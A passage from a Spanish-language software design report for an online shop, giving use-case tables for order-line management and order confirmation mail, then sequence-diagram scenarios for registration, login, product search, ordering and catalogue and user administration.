Actor iniciador	Administrador
Descripción	Modificación de una línea de pedido
Precondición	Administrador ha iniciado sesión La línea del pedido existe en el sistema
Postcondición	Los datos de la línea quedan actualizados en el sistema
Curso normal	
1. El administrador quiere modificar una línea en un pedido. 2. Inclusión Consultar Línea. 3. El administrador modifica los datos de la línea. 4. El sistema valida los nuevos datos. 5. El sistema registra los cambios introducidos en el pedido.	
Curso alternativo	
Si ya existe otra línea para el mismo producto o alguno de los datos introducidos no es válido, se muestra un mensaje de error y se vuelve al punto 3.	

Tabla 89 Modificar línea/producto del pedido
Fuente: [Propia]

Caso de Uso	**Quitar línea/producto del pedido**
Requisitos asociados	Admin-pedido
Actor iniciador	Administrador
Descripción	Eliminación de una línea del pedido
Precondición	Administrador ha iniciado sesión La línea pertenece al pedido
Postcondición	Se registra la eliminación de la línea de pedido
Curso normal	
1. El administrador quiere eliminar una línea del pedido. 2. El sistema muestra las líneas del pedido actual. 3. El administrador selecciona la línea deseada y pulsa Eliminar. 4. El sistema pide al administrador que confirme la acción. 5. El administrador confirma. 6. El sistema elimina la línea del pedido y registra los cambios.	
Curso alternativo	

Si el administrador no confirma la acción, finaliza el caso de uso.

Tabla 90 Quitar línea/producto del pedido
Fuente: [Propia]

Caso de Uso	**Enviar mail pedido**
Requisitos asociados	Admin-clientes
Actor iniciador	Administrador
Descripción	Envió mail de confirmación con los datos del pedido realizado
Precondición	Administrador ha iniciado sesión El pedido existe en sistema
Postcondición	Se envía mail con los datos del pedido que el cliente realizó
Curso normal	
1. El administrador quiere enviar un mail de confirmación de un pedido. 2. Inclusión Consulta Pedido. 3. El administrador selecciona la opción Enviar Mail. 4. El sistema pide al administrador que confirme la acción. 5. El administrador confirma. 6. El sistema envía el mail de confirmación de pedido con los datos y líneas del pedido introducidos en la plantilla.	
Curso alternativo	
Si el administrador no confirma la acción, finaliza el caso de uso.	

Tabla 91 Enviar mail pedido
Fuente: [Propia]

4.2.3. Diagramas de Secuencia

Un diagrama de secuencia muestra la interacción de un conjunto de objetos en una aplicación a través del tiempo y se modela para cada método de la clase. El diagrama de secuencia contiene detalles de implementación del escenario, incluyendo los objetos y clases que se usan para implementar el escenario, y mensajes intercambiados entre los objetos.

Típicamente se examina la descripción de un caso de uso para determinar qué objetos son necesarios para la implementación del escenario. Si se dispone de la descripción de cada caso de uso como una secuencia de varios pasos, entonces se puede "caminar sobre" esos pasos para descubrir qué objetos son necesarios para que se puedan seguir los pasos.

Un diagrama de secuencia muestra los objetos que intervienen en el escenario con líneas discontinuas verticales, y los mensajes pasados entre los objetos como flechas horizontales.

4.2.3.1. Escenario Registrar

Desde esta opción, el usuario no registrado podrá darse de alta en la base de datos de nuestra aplicación.

Inicialmente se nos pedirá que rellenemos un formulario con los datos personales, así como nuestro identificador y contraseña. Se comprobará que el identificador elegido no este dado de alta por otro usuario en nuestra base de datos, si ya existe mostraremos un mensaje advirtiéndolo, en caso contrario se efectuará el alta, con su respectiva pantalla de confirmación.




Figura 35 Escenario Registrar
Fuente: [Propia]

4.2.3.2. Escenario Buscar Producto

Desde esta opción cualquier usuario puede efectuar la búsqueda de un producto. Se buscarán las coincidencias dentro de la categoría seleccionada y se mostrarán los resultados en un listado.




Figura 36 Escenario Buscar Producto
Fuente: [Propia]

4.2.3.3. Escenario Identificarse

En la pantalla principal nos aparecerá la opción de identificación, para que los usuarios registrados o los usuarios administradores puedan introducir su identificador y correspondiente contraseña, para poder tener la funcionalidad correspondiente a su rol.




Figura 37 Escenario Identificarse
Fuente: [Propia]

4.2.3.4. Escenario Confirmar Pedido

Una vez seleccionados los productos a comprar, se confirma que se quiere realizar la compra, se guardan los datos del pedido en nuestra base de datos se envía un mensaje de confirmación o en caso contrario un mensaje de advertencia.




Figura 38 Escenario Confirmar Pedido
Fuente: [Propia]

4.2.3.5. Escenario Alta Categoría

El administrador una vez identificado, tiene la opción de introducir nuevas categorías en nuestro catálogo de productos. Para ello introducirá el nombre de la nueva categoría y se realizará el alta en nuestra base de datos.




Figura 39 Escenario Alta Categoría
Fuente: [Propia]

4.2.3.6. Escenario Baja Categoría

Al igual que la operación de alta será el administrador el encargado de efectuar las bajas de categorías. Se seleccionará la categoría que queremos borrar de nuestra base de datos y pulsando el botón de eliminar efectuaremos la operación indicada.




Figura 40 Escenario Baja Categoría
Fuente: [Propia]

4.2.3.7. Escenario Alta Producto

Nuestro administrador, tendrá la función de dar de alta productos, para realizar esta operación deberá rellenar un pequeño formulario con el nombre del producto, precio, características…
Una vez enviado el formulario se procederá al alta del producto.




Figura 41 Escenario Alta
Fuente: [Propia]

4.2.3.8. Escenario Baja Producto

Esta operación consiste en seleccionar un producto y proceder a su eliminación de nuestra base de datos.




Figura 42 Escenario Baja Producto
Fuente: [Propia]

4.2.3.9. Escenario Listar Usuarios Registrados

Dentro de esta opción el usuario realiza una petición de todos los usuarios que están registrados dentro de nuestra base de datos.




Figura 43 Escenario Listar Usuarios Registrados
Fuente: [Propia]

4.2.3.10. Escenario Eliminar Usuarios Registrador

Una vez listado los usuarios seleccionaremos el usuario que se desee eliminar de la base de datos.

